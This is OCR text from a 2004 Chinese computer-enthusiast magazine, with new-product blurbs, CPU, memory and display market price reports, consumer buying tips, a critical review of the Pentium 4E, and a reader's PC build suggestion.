另外，一些高档或专业级的数码相机会有一种“手动预设”的白平衡选项，使用时通常是先拍摄一白色的物体(如：白卡)，再选择该选项，相机便会以这白色影像作标准来修正往后影像的色彩，但若拍摄光源改变，就要再设定。下表列出白平衡选项与相应的应用场合：

白平衡选项	应用场合
自动(Auto)	较杂的光源
钨丝灯(Tungsten或Incandescent)	室内以钨丝灯作光源
日光灯(Fluorescent)	室内以日光灯作光源
晴天(Sunny)	户外晴天
阴天(Cloudy)	户外阴天
闪光(Flash或Speedlight)	以闪光灯作光源
色温(Color Temperature)	若知道光源的色温，可直接选择色温值
手动预设(Manual Preset)	可得到较准确的色彩

CF [YJ11]



美齐 JD772+ 纯平显示器



美齐（JEAN）日前推出了一款型号为JD772＋的17英寸纯平显示器,这是一款适用于大众用户游戏、娱乐、教育及其浏览而设计的纯平显示器。JD772＋采用三星丹娜纯平显像管制造,拥有超酷银黑色的炫酷外观，16.1英寸的超大可视屏幕，其中Amazing Bright一键通更是同档次CRT显示器里的首创新技术。此外,JD772＋还具有0.25mm精细点距, 在1024×768的分辨率下刷新频率可达87Hz, 图像清晰不闪烁, 更加健康环保。

参考报价：999元

夏新μ -003MP3 随身听



μ -003是夏新于2月10号正式推出的一款MP3随身听, 该产品采用迷你钮扣型设计, 只比普通硬币稍大一些。机身表面采用铝阳极腐蚀工艺, 抗锈防污。按键隐藏在机身侧面, 宛若浑然天成。内置128MB闪存, 提供NORMAL、CLASSIC、JAZZ、POP、ROCK五种音效模式, 整机信噪比在90dB以上, 失真率小于0.01%。另外, μ -003采用低功耗设计, 持久耐用。

咨询电话：021-63531253
参考报价：698元

大水牛 A0303 孔雀机箱



大水牛最新推出的A0303“孔雀”系列机箱采用韩国风格专利设计, 拥有独特的上翻式折叠门, 在保持整体感的同时, 解决了一般侧翻门设计使用不便的问题。A0303配备了CPU专用防尘罩, 独特设计的隐蔽百叶窗式散热槽, 散热更快, 防尘更彻底。A0303还采用了0.8mm优质镀锌钢板, 配合遍布机架的EMI凸点设计, 可屏蔽箱体内90%的电磁辐射。先进激光工艺切割而成的镜面面板, 采用透明侧板设计, 镶嵌中央散热彩灯风扇, 比普通双程散热方式提高30%散热性能。隐蔽式系统温度探测液晶屏, 并有蓝色夜光。全系列标配最大310W大水牛静音电源, 更大风量, 通过国家3C认证。

咨询电话：020-82058085
参考报价：499元

世纪之星 KB-Z3 无线键鼠套装



和川资讯日前推出新款无线键盘/鼠标套装——世纪之星自由神尊贵版。此款编号为KB-Z3的套装包含了一个多媒体无线键盘以及一个无线光学鼠标。键盘的设计符合人体工学, 手搭在上面感觉很舒服。按键手感轻柔, 键位与键位之间的间距大小合适, 即使长时间使用手部也不会有疲劳感。鼠标定位准确, 分辨率达到400dpi。这款世纪之星自由神尊贵版无线键盘/鼠标产品和接收盒之间采用RF射频通讯方式, 无线电频率为27MHz, 拥有256个ID码, 可以有效减少同类装置之间的干扰。

咨询电话：021-64455032
参考报价：288元

翔升金雕 5700 显示卡



翔升金雕5700显示卡采用nVIDIA FX5700（NV36）显示核心制造, 三星原厂TSOP封装3.6ns DDR显存, 显存容量128MB, 带宽为128bit, 核心/显存频率425/550MHz, 完整支持DirectX 9和OpenGL 1.5。在性能表现上, 金雕5700支持nVIDIA第二代的CineFX 2.0引擎。通过使用增强的IntelliSample HCT技术, 在FSAA效能也获得了比较不错的提升。第二代Intellisample技术的使用可使色彩、材质及Z轴的压缩增加高达50%的压缩效率, 提供前所未有的视觉品质、逼真的虚拟效果, 能充分感受到最新科技带来的视觉冲击。

咨询电话：0755-33300302
参考报价：966元

华硕 AP120-E1 入门级工作站



P120-E1是华硕目前全新推出的入门级高性能工作站，目标客户为中小企业。该产品除了可支持Pentium 4至3.6G+ 的CPU及最大2GB内存外，还拥有AGP 8X，千兆网络及S-ATA功能。为了拥有更佳的扩展性，AP120-E1机箱的设计最多可支持6块超大容量硬盘，还配备了RAID功能。有了这些超强配备，使得AP120-E1应付小型工作站等级的性能需求绰绰有余。

咨询电话：800-8206655
参考报价：待定



三星 X30 宽屏笔记本

三星电子于2月11日在全国八个城市同步发布了一款编号为X30的宽屏笔记本。作为三星笔记本电脑高端机型的X系列产品之一，X30秉承了X系列产品一贯经典时尚韵味。三星X30配备了最高主频为1.7GHz的Pentium M处理器和Intel i855芯片组，nVIDIA GeForce FX Go 5200 显卡，独立显存为64MB。另外，X30采用了512MB/1GB DDR 333(PC 2700)内存、40-80GB笔记本电脑专用硬盘，使存储子系统性能更为优越，再加上出色的散热设计和预装正版Windows XP HOME/Pro操作系统，给了用户一个完善的数码体验环境。

咨询电话：800-810-5858
参考报价：23800元

LG L1910B 19英寸液晶显示器



LG日前推出一款“大屏精品”——L1910B 19英寸液晶显示器。作为19英寸的大屏幕LCD，L1910B仅为2500g，纤细的外形加上银灰的主色调，给人一种典雅大方的感觉。在产品设计上，它巧妙应用了人体工程学原理，能灵巧自如的上下倾斜+5到-30度，并可旋转360度，让你无论如何调整屏幕均可得心应手。L1910B水平方向及垂直方向的可视角度可达176度。由于采用了“COLORIFIC（柯菲）”创新技术，非专业人士也可在几分钟内依据标准参数，搞定色彩校正问题，真正实现“所见即所得”。

咨询电话：010-64390099



移动之星新款移动硬盘

移动之星日前推出了一款外形独特的USB2.0 3.5英寸硬盘盒，它的怪异之处主要表现在该移动硬盘待机时可发出四种不同颜色的彩光，且交替出现，工作时两种颜色则不停变换。这样的设计可以更好地展现出年轻人的个性与时尚。不光是外形上，这款硬盘盒内部还设计有一套金属防震架，对受到撞击的硬盘能起到很好的保护作用。

咨询电话：020-61211184/85/86



WGO25-B手提液晶电视机

日前，一家日本科技公司推出了一款手提式液晶电视机，这款型号为WGO25-B的液晶电视采用解像度480×234的2.5英寸TFT屏幕，共有蓝色和橙色两种外观可选。外形尺寸/重量为84mm × 38mm × 100mm（宽×厚×高）/174g。使用单3电池3节，附带AC适配器。调谐器是PLL方式的合成调谐器，采用了手提电话的回路设计技术。WGO25-B附带挂带型的有线天线，装备天线输入、外部输入端子、耳机端子。还附带有可替换的保护套。

参考报价：1280元

CF [SC01]

俱乐部特价商城最新产品请见本刊倒数第二页

风向标

栏目主持 Storyer
◆孙兴科

CPU市场:Intel和AMD高端产品价格战开幕

近日，继AMD大幅调整其64位处理器价格之后，Intel也不甘示弱地将其高端产品的价格大幅下调，虽然降价幅度不如AMD夸张，但也足以让DIYer们感到欣慰了。

Intel:一年一度的春季点仓即将来临，在全面降价的前夕，Intel将其高端产品的价格率先进行了调整。在此次调整中，降价幅度最为明显的要数Pentium 4 2.8C和2.8GHz，两者的降幅均超过百元。目前， Intel主流Pentium 4 CPU 1.7G/1.8A/2.0A/2.4B/2.53G/2.66/2.8/3.06/2.4C/2.6C/2.8C/3.0C的报价分别为880元/930元/980元/1290元/1310元/1310元/1500元/2180元/1320元/1400元/1600元/2600元。近期，Intel低端产品赛扬系列CPU的价格仍保持稳定，散包1.7/1.8/2.0/2.2/2.4GHz的报价分别为390/480/500/540/540元;盒包1.7/1.8/2.0/2.2/2.4GHz报价为410/490/515/560/560元。

AMD:大幅调整了其最新的64位处理器——Athlon64 3200+的价格之后，AMD继续调整其个别高端产品价格，Athlon XP3000+售价由2150元降至1750元。目前，市场中主流的Athlon XP 1800+/2000+/2200+/2400+/2500+/2600+(盒)/2800+(盒)/3000+(盒)报价分别为430元/480元/545元/650元/695元/930元/1320元/1750元。AMD低端产品毒龙系列仍比较稳定，目前，其1.8GHz、1.6GHz和1.4GHz的报价分别为395元、310元和280元。

新闻速递

◆九州风神日前推出一款适用于Socket 478架构的P4散热器——雪狐3，该产品采用了绿色的水晶风扇，散热鳍片采用了线切割技术。目前市场售价为48元。

内存市场:供货不足 价格大幅上扬

近期，内存市场呈现出供不应求的局面，致使市场中所有内存价格大幅飚升。目前，大容量内存价格上扬比较明显，个别产品的涨幅已经超过百元。目前，现代DDR266 128MB、256MB和512MB的报价分别为155、295和570元，其中256MB价格上浮50元、512MB价格上浮85元;DDR333系列的256MB/512MB报价为300/580元;DDR400 256MB的售价由250元上涨至320元，涨幅达70元之多。Kingston内存的DDR333系列256MB和512MB的报价为325元和630元;DDR400系列256MB和512MB的报价上扬至355元和690元，Kingston 512MB内存的涨幅为50元略低于现代内存。宇瞻内存的报价也全线上扬，但其涨幅要小于前二者。目前，其DDR266 256MB/512MB报价为300/600元;DDR333 256MB/512MB报价为305/620元;DDR400 256MB/512MB的报价为350/650元。很长时间以来Kingmax内存的供货都比较紧张，此次内存全线涨价更加剧了其价格的上扬。目前，其DDR400 256/512MB的报价分别上涨至355和665元，其中512MB的涨幅达140元。

显卡市场:多款新品问世 争相报出低价格

近日，显卡市场中又注入了新的气息，无论是基于ATi核心还是基于nVIDIA核心都有新品推出。目前，七彩虹和盈通显卡，先后各上市了一款基于ATi Radeon 9600SE核心的低价显卡。时下，市场中标准版的Radeon 9600SE显卡售价在900元左右，而此两款显卡将显存位宽调整为标准版的一半(64bit)之后就卖出了599元的低价，从性价比的角度考虑，这两款显卡都比较超值。N卡(采用nVIDIA核心的显卡)方面并未和A卡(采用ATi核心的显卡)一样出现低价，但仍有新品推出。近日，双敏推出了一款基于GeForce FX5200 Ultra核心的速配5208GX显卡，其售价为599元。与此同时，双敏还推出了一款基于GeForce FX 5900XT核心的中高端显卡——速配5918FXL，目前其售价定为1699元。另外，盈通和迪兰恒进的Radeon 9800Pro都降价到了2000元附近，虽然这个价位的显卡购买的用户不多，但却会给由此带动整个显卡市场的价格下调，近期购买显卡的用户不妨关注一下。

新闻速递

◆盈嘉讯日前推出一款全新的剑龙G4400－8X普及版显示卡，其默认核心/显存频率为250/333MHz，采用64MB/64bit原厂显存，支持AGP 8X、DVI输出以及TV-OUT输出。目前市场售价为438元。

◆联冠电子技术有限公司日前正式宣布，由其生产的基于图诚科技(XGI)Volari系列的显示核心的显示卡将首先在内地上市，此次计划推出的产品一共有五款，其中第二款与第四款将做为先头部队抢滩登陆。

◆艾尔莎(ELSA)于近期推出了960系列的另一款强力产品——幻雷者960 XT，它不但具有ATi Radeon 9600 XT芯片的所有特点，而且还具有耗电量低、发热量低、核心频率高的优点。

光储市场:活跃异常 降价呼声迭起

近日，光存储市场再次掀起降价狂潮。上周，光存储市场中的众多DVD产品分别有不同程度的降价，本周降价的重点则转移到DVD刻录机上。大家应该记得999元的台电DVD刻录机，当时它堪称报价最低的刻录机。现在，松下刻录机正进行促销活动，打出了888元的低价格。目前，先锋将其DVD-Dual(DVD-RW、DVD+RW)格式的DVR-106A刻录机再度大幅调价，由1599元降至1088元，降幅达500

多元，比上一次调价力度更大。LG 一款 8X 支持全格式的 DVD 刻录机也由 1888 元下调至 1588 元，在 8X DVD 刻录机中处于比较低的价位。DVD 刻录机的全面降价抢尽了风头，COMBO 也不甘示弱，台电再度出击，继推出售价千元以内 DVD 刻录机之后的又一力作，其 52X COMBO 的售价下调至 399 元，明显低于其他品牌同速产品。

新闻速递

◆三星日前推出针对“金将军”康宝的促销活动。该活动将于 2 月 7 日至 3 月 31 日在北京、上海、广州、哈尔滨等 16 个全国主要大中城市全面上演。

显示器市场：液晶涨价 CRT 出新

受到液晶面板涨价的影响，市场中的多数液晶显示器价格均有不同程度的提升。目前，主流的 15 英寸液晶显示器售价集中在 2500 元的价位上，而 17 英寸的大屏液晶则要卖到 3500 元上下。在此需要更正个错误，上期报道的 8888 元的飞利浦 19 英寸 LCD 显示器的正确型号是 190B4，我们对由这个错误给你带来的不便表示诚挚的歉意。由于液晶显示器的售价上扬，价格低廉的 CRT 显示器再一次得到了 DIYer 们的钟爱。目前，主流 17 英寸纯平显示器的售价在 1100 元左右，售价低于千元的也不为少数；19 英寸纯平显示器的售价仍保持在 2000 元左右。近期，三星的一款 17 英寸纯平显示器—— 763HZ 浩然上市，目前其售价稳定在 1100 元。

参与赢大奖

◆朗科(Netac)公司于 2 月 10 日对外界宣布，将斥资 100 万元面向全国征集“无线”形象代言人。朗科希望，该代言人应该能够反应朗科公司在无线数据与移动存储领域全球领先的技术形象。

◆三洋日前推出数码相机新品牌“Xacti”中文名称网络有奖征名活动。访问者可以通过访问 www.digital-sanyo.cn参与本次活动，本次活动截止日期为 2004 年 3 月 15 日。

◆2004 年全国电子竞技运动会即日起开始报名。本次活动由国家体育总局、中华全国体育总会主办，北京华奥星空科技发展有限公司、华奥星空(北京)信息技术有限公司承办，玩家可登录http://www.sports.cn/进行报名。

◆日前，由《电脑高手》杂志和新浪网联合主办的“2003-2004 年度《电脑高手》“消费者最满意服务质量”暨“消费者最信赖的IT 品牌”大型调查评选活动”开始投票。您可以通过网络参加评选：http://www.cmaster.com.cn/315.htm。

新品短信息

机箱

◆近日，百盛创威公司在国内推出了一款新式“多媒体”机箱。该款机箱搭配了可遥控的百盛“家庭多媒体中心”。

◆多彩科技近日推出了一款型号为 DLC-S601 的服务器机箱。目前该产品市场价为 460 元(空箱)。

打印机

◆HP 公司日前推出了一款型号为 Photosmart 148 的便携式数码照片打印机，该打印只需插入存储卡，通过1.8 寸 LCD 双行液晶文字显示屏即可实现照片打印。

◆最近，爱普生公司面向中国市场推出了一款型号为 TM-U220 的微型票据打印机。这款应用了 9 针、串行点阵技术的微型打印机，可以适用于广泛的微型打印应用领域。

PC

◆神舟电脑于 2 月 2 日推出两款采用 Prescott 新 P4 处理器的机型，其中家和 L5000 T280 为主力机型，市场零售价为 6398 元。

键鼠套装

◆日前微软公司面向国内游戏玩家推出了一款名为光学极动套装的键鼠套装。该款套装由微软公司具有 6000 帧/秒扫描速度的光学极动鲨和灵巧键盘两款产品组成，市场建议零售价为 249 元。

音箱

◆中北高科日前举行促销活动，自 3 月 1 日至 3 月 31 日凡购买轻骑兵 V23 音箱的用户，即可获赠世界顶级大提琴师马友友的正版经典 CD 一张。V23 是目前主流的 2 声道有源音箱的典型代表，市场零售价为 680 元。

优惠活动

◆2004 年 2 月 15 日～3 月 31 日期间，在全国范围内购买指定型号的多彩机箱/键鼠套装/电源/音箱，打开外包装盒即可获得 100% 中奖的刮刮卡一张，奖品为 SONY 数码相机、索爱手机等心动大奖。

◆七彩虹近日将基于 Radeon 9600XT 的镭风 9600XT CH 版显示卡降至 1399 元。

◆铭瑄继年后推出第一波极光 5600 限抢活动后，继续强力推出第二波强大攻势，ATi 的新品——狂镭 9600SE 超值版超低价上市。具有 128MB 超大容量显存的狂镭 9600SE 超值版上市价格仅为 555 元。

◆金河田公司日前推出“金猴闹春—金河田新春送大礼”活动。活动期间，凡在金河田公司专卖店或授权代理商处购买任意一款金河田品牌的产品(指定型号)，均可获得抽奖券一张。

◆微星日前举行大型促销活动，在 3 月 10 日之前，凡购买微星的 CD-ROM 或 DVD-ROM 即可获赠微星精美 CD 包一只，凡购买刻录系列产品可获得十张空白刻录光盘。详情可咨询微星科技：021-52402018

厂商新动态

近日，在由中国电子信息产业发展研究院和中国信息化推进联盟共同颁发的 2003 年度 IT 奖项中，**优派(ViewSonic)一举荣获“2003 年显示器中国 IT 用户满意品牌”大奖。**

江民科技日前携手网络游戏《破天一剑》，正式宣布开展“江民携手破天一剑，新春倡导安全娱乐”活动。这是江民推出国内首款带有网络防盗功能的杀毒软件—— KV2004 防盗先锋，并开展“新春严打网络扒手”活动后，率先与网络游戏厂商进行纵深合作。

2004 年 1 月，美国 DEMO 公司在北京宣布：**无锡永中科技有限公司将成为中国(包括香港、台湾地区)首家受邀企业**，参加在美国举办的 DEMO IT 精品展，这也是亚洲企业第二次受邀参展。CF [SC02]

市场聚焦

赠品亦不能免责

现在买数码产品赠送相关附件已成为非常普遍的促销手段。所谓赠送实际上是增强产品的配置，部分产品还是弥补一些商品的配置缺陷，如一些水货数码相机没有与电脑连接的数据线就赠送一个读卡器作为解决方案。当然这些赠品的成本也会自然打入产品的销售价格中。有些商家将廉价劣质商品作为赠品并对以赠品为名提供的附件不提供售后服务逃避质保责任，这都是不对的，这些赠品同样也是购买商品的一部分，也是有质保期的。作为消费者在购买商品时要问清额外附件的保修期限，最好在发票或收据上也写上主要额外附件和相关的保修承诺，以便需要时主张自己的合法权益。

数码产品护理新概念



图1

市场上一种名叫“魔帕客”的清洁护理产品(见图1)，适合PDA、电脑、手机、数码产品等产品表面的清洁和护理。该产品宣传兼具快速除菌、消毒、去污保新、修复外壳刮痕细缝的作用，使用后在机器外壳形成一层超薄、耐磨的薄膜用以抗静电、抗潮湿、防磁。实际使用下来清洁和上光作用比较明显，优于传统的一些用于家居表面的清洁上蜡产品，非常适合于用来清洁和保养一些中小体积的数码产品。用该产品处理了PDA的屏幕后明显感到手写屏表面更加滑爽，对于一些要处理的旧数码产品也能在一定程度上提高商品的成色，更易于转手，已成为电脑城一些销售PDA和笔记本商家翻新商品的秘密武器。目前“魔帕客”的市场参考售价为38元/盒(含10片独立包装的产品)。“魔帕客”质保期是2年，在包装盒的底部标有有效期(见图2)，我们发现市场上一些低价出售的是即将到期的产品，希望电脑爱好者在选购时注意。


图2

MD用户的福音，USB光纤转换器


图3

很多MD用户都对光纤录音情有独钟，但一般的电脑声卡都不具备光纤I/O借口。现在市场上有一种USB to 光纤的设备可以解决这个问题。该设备其实就是一个USB的声卡，提供光纤I/O端口。安装非常容易，独立工作同时基本不影响原声卡的使用。目前在一些电脑有出售的产品为Xitel MD-PortDG2（见图3），库存货价格在50～100元间。

2.4GHz无线设备互相干扰值得注意

现在电脑用户接触无线设备的机会越来越多，而很多电脑无线设备都会使用2.4GHz频段作为通讯频率。工作在同一频率下的不同系统设备多了就容易引起互相干扰。眼下最时髦的蓝牙设备和802.11b无线网卡都是工作在2.4GHz频段，如果两种设备距离过近就会干扰对方的通讯。尽管很多产品规格上都说自己具有避干扰的特性，但经过笔者试验，最近购买了一部国外名牌无绳电话，同样工作在2.4GHz频段。只要该电话一使用它旁边靠802.11b无线上网的笔记本网络立即中断，即便更换无线网络和电话的工作频道也无济于事。所以在已组建2.4GHz无线网络的区域慎用其他大功率同频段设备。

高速CF卡有差异

随着CF卡容量的不断提升，CF卡的I/O读写速度也被高端用户所关注，使用高速的CF可以大大节省数据读写的时间，在高分辨率数码相机拍摄中和数码相机动画短片的拍摄时候感觉十分明显。由此CF卡的读写速度成为存储容量后第二个衡量CF卡性能的重要指标。现在一些高速的CF一般可以达到写入速度超过4.0MB/s，读取速度超过6.0MB/s的水平，厂商称为32X型(一般认为1X=150KB/s)。市场上也有一些12X～24X的卡也都称为高速卡，打上High Speed字样。有些速度不高的CF卡只打High Speed字样，但不标明具体速度或倍速指标，糊弄消费者。普通高速卡(12X～32X)的价格到不很贵，128MB的产品只比标准产品贵10～30元。



图4

业界著名的SanDisk在发布了SanDisk Ultra产品后近期又推出了60X的超高速CF卡Ultra Ⅱ（见图4）产品，将CF卡的读写速度分别提升到10MB/s和9MB/s，适合配和需要高速读写的专业级数码相机等高端设备使用。该产品目前市场上价格还比较贵，256MB的卡价格在680元左右（普通的SanDisk 256MB CF价格在480元左右）。需要提醒大家注意的是市场上主流销售的SanDisk CF卡都是普通的标准产品，速度上并没有优势，SanDisk的产品速度分为三个档次SanDisk Ultra Ⅱ>SanDisk Ultra>SanDisk标准产品。




图5

另外市场上有销售40X的PQI F1系列CF卡(见图5)在速度方面也是比较快的。CF [SC03]



我们的评判标准：

- 1个No! 一些设计不适合多数用户，可通过升级改善
- 2个No! 一些设计不适合多数用户，不可改善
- 3个No! 产品设计与产品定位不符合，可通过升级改善
- 4个No! 产品设计与产品定位不符合，不可改善
- 5个No! 产品设计、质量、宣传方面有严重问题

不要凤尾

——我看Pentium 4E

■ Storyer

2004年2月2日，Intel正式推出了采用使用0.09微米技术制造，Prescott核心的新一代Pentium 4处理器，称为Pentium 4E。很快，市场上也见到了Pentium 4E上市。用户是否应该现在就选择这款Intel的新处理器呢？根据我们对Intel产品的一贯认识以及Pentium 4E的实际表现，我们都要说，现在还不是购买Pentium 4E的时候。

更大的缓存，为超长流水线买单

Pentium 4E与Pentium 4C相比最明显的优点就是拥有1MB的L2同步缓存(Pentium 4C是512KB)和16KB的L1同步数据缓存(Pentium 4C是8KB)，但这么做是有代价的。就是Pentium 4E拥有31级的处理器流水线设计，比Pentium 4C的20级长得多，这样做的目的是希望Pentium 4E能够达到更高的运行频率，但在Pentium 4E低频率运行时却会遇到比Pentium 4C更多的预测错误，不得不花更多的时间从内存或者缓存中重新读取数据。因此要让Pentium 4E在同样的CPU、内存频率下保证性能不会降低，最好的办法就是提升CPU的缓存容量，用更大缓存这个“勤”来补核心31级流水线这个“拙”。

0.09微米，尚未体现威力

Pentium 4E采用0.09微米工艺制造，这样做的目的是一能在同样的面积下面集成更多的晶体管，二是能够用更小的功耗运行在更高的频率下面。但现在的Pentium 4E仅仅表现出了第一个优势，集成了更多的晶体管，而功耗方面依然与Pentium 4C不相上下，而频率方面，目前的Pentium 4E最高只到了3.4GHz，与Pentium 4C的最高频率一样，并没有体现出优势。而我们也知道，Intel每次推出的第一批新一代CPU都还有改进余地的，Intel自己也宣布Pentium 4E核心制程将于5月份从C0升级到D0版，将会改进功耗，相信也会提升频率。

SSE3，优势并不明显

Pentium 4E还有一项新技术是集成了新一代SSE3指令集，但我们从没有专门的多媒体指令集处理器时代到SSE时代到SSE2时代都可以看出，由于PC发展时都要考虑兼容性，虽然有很多厂商都会声称采用这些新技术，但在新技术刚推出时很少会有发挥这些技术的产品，只有当新技术快变成旧技术了，才会普及，而第一代推行新技术的产品也已经跟不上时代了。

实测性能，难显优势

前面说的都是理论分析，那么实际测试如何呢？著名硬件网站Tomshardware用大量游戏、应用软件对Pentium 4E和Pentium 4C进行了较为全面的对比测试，结果是和同频率下和普通用户关系尽紧密的游戏中，Pentium 4E慢于Pentium 4C，差距为10%以下，而音频视频编码等专业应用则是Pentium 4E略微占优势，约有5%的领先。这对于普通用户来说，很难有购买的理由。具体评测地址为http://www.tomshardware.com/cpu/20040201/index.html。

不买凤尾，选购Intel处理器的明智之举

从486到Pentium 4E，Intel每次推出的新一代处理器都比上一代有技术优势，但新技术并不是最值得买的技术，Pentium 60MHz并不比486DX100快，PentiumPro也不比Pentium MMX适合于Win9x时代。虽然Pentium处理器和PentiumPro的P6核心最终都获得了成功，但作为开路先锋的这些“凤尾”们，并不值得选购。这个道理对于Pentium 4E同样适合，我们相信未来的Pentium 4E会成为一款很不错的处理器，但现在的Pentium 4E却是比同频率Pentium 4C贵100元以上，还不能体现出自己优势的产品，不值得我们现在就为它付出(注:按照Intel的官方报价，同频率的Pentium 4E和Pentium 4C售价相同，但到市场上两者却有明显的差价)。



Pentium 4E: No!（1个）

CF [SC04]

“向我开炮”栏目诚征炮火线索

你在买电脑时遇到什么不顺心的事情？要求质保时遇到什么不如意的事情？找配件遇到什么不符合要求的事情？看宣传遇到什么不明白的事情？那就向电脑爱好者的市场栏目“发炮”！我们会接下你的炮弹，帮你查个明白！

联系方式：E-mail mart@cfan.com.cn

电话：010-62161335-8014






(截止到2004.2.15,此价格为市场采集,且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	565	575	555	555
Pentium4C 2.4GHz	1365	1365	1355	1375
AMD Athlon XP 2500+	695	700	695	710
华硕 P4P800S主板	835	835	835	835
佳能 Power Shot A80	3290	3290	3250	3290
三星763MB	1080	1090	1150	1100
明基FP557s(白)	2650	2699	2650	2750
台电8X DVD-Durl	990	995	999	999
世纪之星T8/T9(普晶版电源)	290	290	280	290



型号	参考报价(元)
CPU报价	
Intel处理器	
赛扬 1.7/2.2/2.4GHz(盒)	390/540/560
Pentium4 2.0A/2.4B	980/1290
Pentium4 2.4C/2.6C	1320/1400
Pentium4 2.8C	1600
AMD处理器	
AthlonXP 1800+/2000+	430/480
AthlonXP 2200+(盒)	630
AthlonXP 2400+/2500+	650/695
AthlonXP 2600+(盒)	930
内存报价	
DDR266	
现代128/256MB	155/295
宇瞻256/512MB	300/600
Kingston256/512MB	310/610
DDR333	
Kingston256/512MB	325/630
Kingmax256MB	345
宇瞻256/512MB	305/620
DDR400	
Kingmax256MB	355
宇瞻256/512MB	350/650
Kingston256/512MB	355/690
硬盘报价	
5400转硬盘报价	
希捷 40GB	425
三星 40/60/80GB	460/540/660
7200转硬盘报价	
希捷 酷鱼7200.7 40GB	460
希捷 酷鱼7200.7 SATA 80GB	635
希捷 酷鱼7200.7 SATA 120GB	820
迈拓 DiamondMax Plus9 80GB	575
迈拓 DiamondMax Plus9 120GB	760
WD 鱼子酱BB 40GB	425
WD 鱼子酱BB 80GB	550
WD 鱼子酱JB 80GB	635
WD 鱼子酱JD 120GB	815
三星 60/80/120GB	590/680/850
主板报价	
Intel CPU配套主板	
华硕P4P800/ P4PE-X	990/660
微星 865PE neo2S/848P Neo-S	870/760
技嘉GA-8IPE1000	810
升技 IS-10/IS7-V	780/680
建基 AX4SPE	990
硕泰克 SL-848P	790
艾崴 P4SE2	1000
佰钰 4865PE/4848P	680/620
AMD CPU配套nFORCE2主板	
华硕 A7N8X	780





型号	参考报价(元)
升技 NF7-M	1000
磐正 8RDA3G/8RDA+Ultra	650/730
承启 9PJL3	780
微星 K7N2-L	880
丽台 K7NCR18D/K7NCR 18D Pro	730/880
技嘉GA-7N400V	800
AMD CPU配套 KT400/KT600/KT800主板	
华硕 K8V-DELUX	1520
微星KT4V	660
技嘉GA-7VT600	540
艾崴KK400	740
升技 KV7	600
硕泰克 SL-KT600-RL	750
佰钰7KT600	560
显卡报价	
nVIDIA 芯片	
华硕 V9950SE	2988
华硕 V9520VIDEO	1115
华硕 V9520Magic	699
七彩虹风行5200CF白金版	680
七彩虹风行5600CF白金版	890
七彩虹风行5700 CH版	999
丽台 A310TD	1230
丽台 A340T实用版	680
丽台 A350TDHV	2750
旌宇掠夺者FX5200	650
旌宇擒镭者FX5600XT白金珍藏版	788
佰钰G440-8MXU	410
佰钰G4200-8HX	830
ATI芯片	
华硕A9600XT	2199
七彩虹镭风9600CH版	880
七彩虹镭风9800Pro	1999
迪兰恒进镭姬杀手9600	790
迪兰恒进镭姬杀手9800SE	1090
盈通 9800Pro	1999
佰钰 R9200EML	390
CD-RW/COMBO报价	
华硕 52X 刻录机	365
华硕 52X 刻录机(静音)	419
BenQ 52X刻录机	360
建兴52X刻录机	350
微星 52X刻录机	350
爱国者52X 刻录机	350
三星52X COMBO/2M	499
三星52X COMBO/8M	559
台电48X COMBO	399
16倍速DVD报价	
华硕 16X DVD	300
明基 DVP1650S	295
SONYDDU1621	280

型号	参考报价(元)
美达 16XDVD-ROM	270
爱国者读龙 16XDVD	290
三星金将军16X DVD	300
先锋 DVD-120A	310
建兴 16XDVD	290
台电 16XDVD	280
显示器报价	
17"纯平显示器报价	
三星765MB/763MB	1180/1080
三星783MB/785MB	1250/1350
明基A770plus/A772plus	1060/1350
飞利浦 107F5	970
飞利浦107B5	1260
飞利浦 107P5	1480
LG T710S/T710PH/F702B	950/1140/1250
LG 775FTplus	1080
LG T710BH	1100
LG F700PD	1880
美格 786FDX5/796FDX5	1290/1490
NESO TD770A/TD770V	1030/990
NESO HD770 II /HD797 II	1299/1690
大水牛 DFX860+	999
爱国者788HD/775FP/776FT+	1230/900/1170
19"纯平显示器报价	
LG F900B	2660
NESO FD910MS	3300
大水牛9Klr	1590
大水牛 DT996	1950
明基 992p	1990
爱国者 998FD	1900
优派 E90f+	2200
15"液晶显示器报价	
三星液晶152N	2950
LG 1515S/1520B	2450/2800
飞利浦150B4	2670
明基FP557s/ FP581香槟银	2450/2890
明基 FP567s	2700
优派 VE500	2750
NESO LD500/LS500	2980/2590
美格 AY565N	2450
美格 MG576	2950
SONY S51	3000
NESO LD500V	2800
大水牛 P45H	2980
17"液晶显示器报价	
LG L1710S	3650
三星液晶 173S(白色)	3890
美格AY765	2999
优派 VE175B	3700
迅驰笔记本报价	
CPU 1400MHz迅驰	
IBM ThinkPad X31 2672G3C	15600
东芝 Portege A100 (0026S)	15500
DELL直销 INSPIRON 8600	14600
华硕 S5214N-DR (1.4GHz)	14300
康柏 Presario X1048	13000
BenQ Joybook 5000 (113U)	12500
三星 P30 (251U)	14700
联想 昭阳E600 (B1400X4256040DXW)	14280
清华同方 超锐X2000 (40GB DVD)	13300
CPU 1600MHz迅驰	
IBM ThinkPad T41 23733HC	26000
东芝 Tecra S1 (2HM4Q)	18500
华硕 S1316ND	16500
SONY PCG-Z1VCP	17888
三星 X10 (05QZ)	18500
联想 昭阳A820 (B1600X5512060BRWbv)	26888
清华同方 超锐 X2000 (B160051 2M060GM4N04)	16800

CF [SC05]



成都读者 赵俊：我所在的学校在能够上宽带了，我想配置一台上网的电脑。学校都是在网上看影片，所以不需要DVD-ROM。另外我对游戏不是很看重，只要满足CS就行。

845PE，“芯”老“板”不老：作为上一代芯片组，845PE属于老“芯”了，但经过有实力的厂商再开发，却能让845PE再次焕发青春。华硕出品的P4PE-X/TE❶就属于这样一块主板，不但在845PE上实现了800MHz前端总线、DDR400内存的支持，还能支持新出的Prescott核心Pentium4E处理器。而现在用这款主板搭配赛扬4处理器，则有不错的性价比。

宽带就是硬盘杀手：在这台电脑中我们配备了120GB硬盘❷，看起来很大，但对于宽带用户来说，整天的下载影片、游戏、软件并不会让硬盘轻松多久。因此我们还特别配备了一台ASUS 52X刻录机❸，在硬盘呻吟的时候就会感受到这个东西的用途了。

为了眼睛，买台高档显示器：美格796FDX5显示器❹属于17英寸CRT显示器中的高档产品，按照一般人的想法是不应该推荐给学生族配电脑的。但学生族经常都是超负荷的使用电脑，购买一台高档显示器算是对眼睛的补偿。

